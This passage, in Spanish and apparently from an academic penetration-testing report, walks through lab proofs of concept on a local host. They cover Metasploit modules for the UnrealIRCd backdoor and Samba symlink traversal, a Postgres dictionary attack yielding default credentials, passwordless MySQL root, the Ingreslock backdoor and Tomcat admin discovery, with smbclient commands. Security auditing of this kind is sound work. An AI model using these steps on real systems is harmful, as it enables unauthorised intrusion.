
Finalmente se efectúa la explotación obteniendo un *Shell* como lo corrobora la figura 42 a en la herramienta *Metasploit*.

Figura 41. Configuración módulo “exploit/unix/irc/unreal_ircd_3281_backdoor”




Fuente: Del autor


Figura 42. Obtención de sesión *Shell* (*Root*)




Fuente: Del autor

6.5.3.6 Prueba de concepto 6 – Unpassworded Account Check and Ingreslock Backdoor (Port 1524). En la figura 43 se contempla el proceso acceso al servicio de base de datos MySQL (Sistema de Gestión de Bases de Datos) de manera remota, la vulnerabilidad está presente debido a que la cuenta "*root*" no cuenta con contraseña, logrando el acceso completo a todas las bases de datos registradas.


Figura 43. MYSQL – *Unpassworded Account Check*




Fuente: Del autor

En la figura 44 se observa el proceso de acceso al servicio Telnet a través del puerto "1524", el cual es el puerto "*Ingreslock* - Protocolo de Control de Transmisión" considerada como una puerta trasera. Estas dos vulnerabilidades son reportadas por OpenVAS.

Figura 44. Telnet - Ingreslock Backdoor (Port 1524)




Fuente: Del autor


6.5.3.7 Prueba de concepto 7 – ataque de diccionario. Aprovecha el control de autenticación, la efectividad del ataque es en razón al empleo de credenciales no seguras, cuando una base de datos dispone de contraseñas poco robustas brinda oportunidades para ser comprometida a través de ataques de fuerza bruta o de diccionario. La técnica del ataque consiste en emplear consecutivamente los términos almacenados en el diccionario para validar la credencial correcta.

Las contraseñas más comunes que no cumplen con las políticas de seguridad son las que disponen datos personales del usuario o empresa, secuencias numéricas del teclado, claves con longitud corta, no empleo de combinación de números, letra y símbolos especiales, etc. Estas credenciales en muchas ocasiones se pueden conseguir a través de la ingeniería social para posteriormente personalizar el diccionario de acuerdo con el perfil de la víctima. La efectividad del ataque se basa en la capacidad de procesamiento de datos para agilizar el proceso de comprobación y combinación de credenciales.

En la figura 45 se observa el proceso de configuración del módulo "**auxiliary/scanner/postgres/postgres_login"** en la herramienta *Metasploit*, se trata de un módulo que permite efectuar un ataque de diccionario en el servicio

*Postgres*, asimismo, se registra el parámetro para que se detenga cuando haya encontrado las credenciales correctas, *host* víctima, etc. Durante el proceso encontró el usuario "**postgres**" y clave "**postgres**".


Figura 45. Configuración módulo auxiliary/scanner/postgres/postgres_login




Fuente: Del autor

Posteriormente, en la figura 46 se contempla el proceso acceso al servicio de base de datos *PostgreSQL* (Sistema de Gestión de Bases de Datos) de manera remota, se registra con el usuario "**postgres**" y clave "**postgres**", dicha vulnerabilidad se debe a no disponer de credenciales robustas y/o seguras.


Figura 46. Postgress – Ingreso al servicio gracias a al ataque diccionario.




Fuente: Del autor

6.5.3.8 Prueba de concepto 8 – *Samba Symlink Traversal.* Corresponde al ataque informático que aprovecha los recursos compartidos de Samba, se efectúa de acuerdo al mismo procedimiento de la prueba de concepto 1 …véase el numeral 3.5.3.1… En la figura 47 se observa la información aportada por la herramienta *Vulnerability & Exploit Database* acerca de la vulnerabilidad transversal de directorio en el servidor CIFS (*Common Internet File System*) de Samba, al especificar un recurso compartido grabable creando un directorio enlazado con el sistema afectado (Archivo raíz). Fuente - https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal.


Figura 47. Investigación de la vulnerabilidad *Samba Symlink Traversal*




Fuente: Del autor

Asimismo, en la figura 48 se evidencia las opciones disponibles del módulo auxiliary/admin/smb/samba_symlink_traversal a emplear en *Metasploit*.


Figura 48. Opciones del módulo auxiliary/admin/smb/samba_symlink_traversal




Fuente: Del autor

En la figura 49 se contempla la información brindada por la herramienta *ExploitDatabase* (Exploit-db) acerca del Exploit que explota la vulnerabilidad transversal de directorio en el servidor CIFS (*Common Internet File System*) de Samba, al especificar un recurso compartido grabable creando un directorio enlazado con el sistema afectado (**CVE: CVE-2010-0926**) en *Metasploit*. Fuente - https://www.exploit-db.com/exploits/33599/.

Figura 49. Investigación *Exploit* para *Samba Symlink Traversal*





Fuente: Del autor

Para que el ataque salga avante se requiere conocer previamente un recurso compartido de Samba (Mover ficheros desde y hacia los recursos compartidos en el servidor SMB), con el cliente "**smbclient**" es posible conocer dicha información a través del siguiente parámetro "**smbclient -L \\192.168.0.109**".

En la figura 50 se puede evidenciar el recurso compartido "**tmp**". Asimismo, en la figura 51 se observa la configuración realizada del módulo "**auxiliary/admin/smb/samba_symlink_traversal**" en la herramienta *Metasploit*, se muestra el registro de la dirección destino (*Host* a auditar), se especifica el puerto remoto (445), el nombre de un recurso compartido grabable en el servidor y el nombre del directorio que debe apuntar al sistema de archivos raíz.

Finalmente se efectúa la explotación accediendo nuevamente con el cliente "**smbclient**" a los recursos compartido "**smbclient //192.168.0.16/tmp**".


Figura 50. Verificación del recurso compartido SAMBA (smbcliente)




Fuente: Del autor

Finalmente se efectúa la explotación accediendo nuevamente con el cliente "**smbclient**" a los recursos compartido "**smbclient //192.168.0.16/tmp**".


Figura 51. Acceso al recuro compartido SMB




Fuente: Del autor

6.5.3.9 Prueba de concepto 9 – Tomcat. Continuando con el mismo procedimiento de la prueba de concepto 1 …véase el numeral 3.5.3.1… En la figura 52 se observa la información aportada por la herramienta *Vulnerability & Exploit Database* acerca de la vulnerabilidad que permite detectar la interfaz de administración de Tomcat (Versiones 5.5 y anteriores). Fuente - https://www.rapid7.com/db/modules/auxiliary/admin/http/tomcat_administration

Figura 52. Investigación de la vulnerabilidad Tomcat Administration




Fuente: Del autor


Igualmente, en la figura 53 se aprecia las diferentes alternativas presentes en el módulo auxiliary/admin/http/tomcat_administration a emplear en *Metasploit*.

Figura 53. Opciones del módulo auxiliary/admin/http/tomcat_administration


Fuente: Del autor

En la figura 54 se observa la configuración del módulo "**auxiliary/admin/http/tomcat_administration**" en la herramienta *Metasploit*, se muestra que se requiere registrar la dirección destino (*Host* a auditar) y se especifica el puerto remoto (8180). Finalmente se lanza el Exploit obteniendo la interfaz de administración de "**tomcat/tomcat**".


Figura 54. Configuración del módulo "auxiliary/admin/http/tomcat_administration"




Fuente: Del autor

